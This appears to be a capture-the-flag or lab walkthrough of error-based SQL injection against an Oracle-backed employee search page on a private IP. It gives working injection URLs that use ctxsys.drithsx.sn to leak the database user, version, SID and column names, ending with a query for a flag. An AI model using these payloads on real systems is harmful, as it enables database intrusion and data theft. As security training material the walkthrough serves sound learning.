


<http://192.168.2.12:8085/EmployeeSearchPortal/>

[Level: Intermediate]

Note: the database error messages are enabled. When you inject a quote character, a database error message is displayed:

<http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH%27>



The following tests confirm it is a string based injection:

<http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH%27-->

<http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH%27%20or%201=1-->

<http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH%27%20and%201=2-->

Just like MS-SQL, we can use oracle's database error message to extract information. The function to use is:


```
ctxsys.drithsx.sn(1,(sql query to execute))
```

thus we can inject the query:

```
ctxsys.drithsx.sn(1,(select user from dual))
```

The URL will look like:


`http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH' and ctxsys.drithsx.sn(1,(select user from dual)) is null--`



Note: the sql query passed as an argument to function `ctxsys.drithsx.sn()` must return only 1 row and 1 columns. To obtain the version we can issue the query:

Select banner from v\$version where rownum=1


`192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH' and ctxsys.drithsx.sn(1,(Select banner from v$version where rownum=1)) is null—`



To obtain the database name (SID) we need to issue the SQL:

`SELECT SYS.DATABASE_NAME FROM DUAL`

http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH%27%20and%20ctxsys.drithsx.sn%281,%28SELECT%20SYS.DATABASE_NAME%20FROM%20DUAL%29%29%20is%20null--




To obtain the columns in table sqlirocks, the sql query will be:

Select column_name from all_tab_columns where table_name='SQLIROCKS' and rownum=1

Note: table names are in capital for ORACLE.

http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH%27%20and%20ctxsys.drithsx.sn%281,%28Select%20column_name%20from%20all_tab_columns%20where%20table_name=%27SQLIROCKS%27%20and%20rownum=1%29%29%20is%20null--



Now we can read this columns:

Select FLAG from SqliROCKS where rownum=1

